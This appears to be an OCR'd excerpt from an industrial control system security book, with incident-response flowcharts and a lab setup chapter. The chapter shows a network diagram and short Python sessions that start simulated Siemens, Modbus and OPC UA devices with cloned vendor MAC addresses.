

Incident Handling Process Flow
Incident Reporter
OT Administrator
Incident Lead
Technology Owner
Start
Suspected Incident Detected
Report to OT Administrator
In Scope?
NO
Report to (IT) Cyber Incident Response Team and Safety/ Security
End
Yes
Alert Technology Owner
Assign Incident Lead
Involve (IT) Cyber Incident Response Team and Safety/ Security
Begin Coordinating Communication
Initiate Incident Response Form
High
Incident Closure
Not an Incident
Severity
Lessons Learned
Low, Medium, or High
Short-Term Containment
Long-Term Containment
Analysis
Eradication
Yes
Recovery
Successful?
No



Incident Response Communications Procedure
Incident Lead
OT Administrator
Incident Report
What Is the Severity?
Low
Medium
High
Phone/Email Communications
Phone/SMS/Email Communications
Phone/SMS/Email Communications
Incident Response Handling Team
Incident Response Handling Team
Safety/Security Team
IT/OT Technical Support (as required)
Operations Team
Incident Response Handling Team
Safety/Security Team
IT/OT Technical Support (as required)
Vendors (as required)
Senior Leadership
Corporate Legal Counsel
-> Authorized Spokesperson
Report to Authorities/ Media?
Yes
Board Members/ Shareholders (as required)
Law Enforcement/ Regulatory Authorities (as required)
Media Channels (as required)


Chapter 19: Lab Setup





Dell Precision 7920 - Virtualizing the Enterprise Environment
Cisco 3750 Switch - "Enterprise Switch"
Dell Precision 7920 - Virtualizing the Industrial Environment
Cisco 3750 Switch - "Industrial Switch"


Internet
Enterprise Network (Virtualized on Dell Server 1)
"Chinese" Malicious site
(Kali Linux)
222.222.222.222
IT
Firewall
ENT-RDP
10.0.0.157
ENT-SQL
10.0.0.110
ENT-MEM-SRV
10.0.0.130
ENT-
WIN10-1
10.0.0.200
ENT-
WIN10-3
10.0.0.152
ENT-
WIN7-2
10.0.0.155
vSwitch
ENT-DC
10.0.0.100
ENT-IIS
10.0.0.120
Enterprise Kali
10.0.0.222
ENT-
WIN10-2
10.0.0.151
ENT-
WIN7-1
10.0.0.202
ENT-
WINXP-1
10.0.0.203
Physical Switch


Industrial Network - OT (Virtualized on Dell Server 2)
OT Firewall
Level 3 - Site Operations
OT-DC 172.25.100.100
FT-DIR1 172.25.100.105
FT-DIR2 172.25.100.110
OT-SQL 172.25.100.150
Industrial Kali 172.25.100.222
WKS 12 (WIN8) 172.25.100.212
WKS 1 (WIN10) 172.25.100.201
WKS 10 (WIN7) 172.25.100.210
HMI 1 (WINXP) 172.25.100.203
HMI 2 (WINXP) 172.25.100.220
PortGroup 1 on vSwitch 1
Security Onion
SilentDefense
PortGroup 2 on vSwitch 1
Process Network
"SIEMENS DEVICE" 172.25.200.20
"MODBUS DEVICE" 172.25.200.21
"CIP DEVICE" 172.25.200.24
"OPC DEVICE" 172.25.200.23
Physical Switch
PLC-1 172.25.200.11
PLC-2 172.25.200.12
PLC-3 172.25.200.15



```
pac@ubuntu:~$ sudo su
root@ubuntu:/home/pac# ipython
^[[APython 3.8.5 (default, Jan 27 2021, 15:41:15)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.17.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import snap7

In [2]: server = snap7.server.Server()

In [3]: server.create()

In [4]: server.start()

In [5]: 
```




Name: SIEMENS


MAC Address: 00:50:56:BB:90:DB (ens33)

Cloned Address: 00:1C:06:00:BC:37

MTU: automatic



```
# ----------------------------------------------------------------------- #
# run the server you want
# ----------------------------------------------------------------------- #
# Tcp:
StartTcpServer(context, identity=identity, address=("172.25.200.21", 502))

# TCP with different framer
# StartTcpServer(context, identity=identity,
#                framer=ModbusRtuFramer, address=("0.0.0.0", 5020))
```




Name MODBUS

MAC Address 00:50:56:BB:1F:FF (ens160)

Cloned Address 00:20:4A:64:1D:3F

MTU automatic




Name CIP


MAC Address 00:50:56:BB:02:D3 (ens33)

Cloned Address 00:03:12:0B:02:AC

MTU automatic




```
pac@ubuntu:~$ sudo su
[sudo] password for pac:
root@ubuntu:/home/pac# ipython
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.17.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import opcua

In [2]: server = opcua.server.server.Server()

In [3]: server.start()
Endpoints other than open requested but private key and certificate are not set.
Listening on 0.0.0.0:4840

In [4]: 
```




Connected - 1000 Mb/s

Name	OPC
MAC Address	00:50:56:BB:BA:4D (ens33)
Cloned Address	00:E0:4B:19:03:95
MTU	automatic



Interfaces / Interface Assignments

Interface	Network port	
WAN	em0 (00:0c:29:26:84:fb)	
ENT_NET	em1 (00:0c:29:26:84:05)	Delete
CHINA_NET	em3 (00:0c:29:26:84:0f)	Delete
IND_Net	em2 (00:0c:29:26:84:19)	Delete

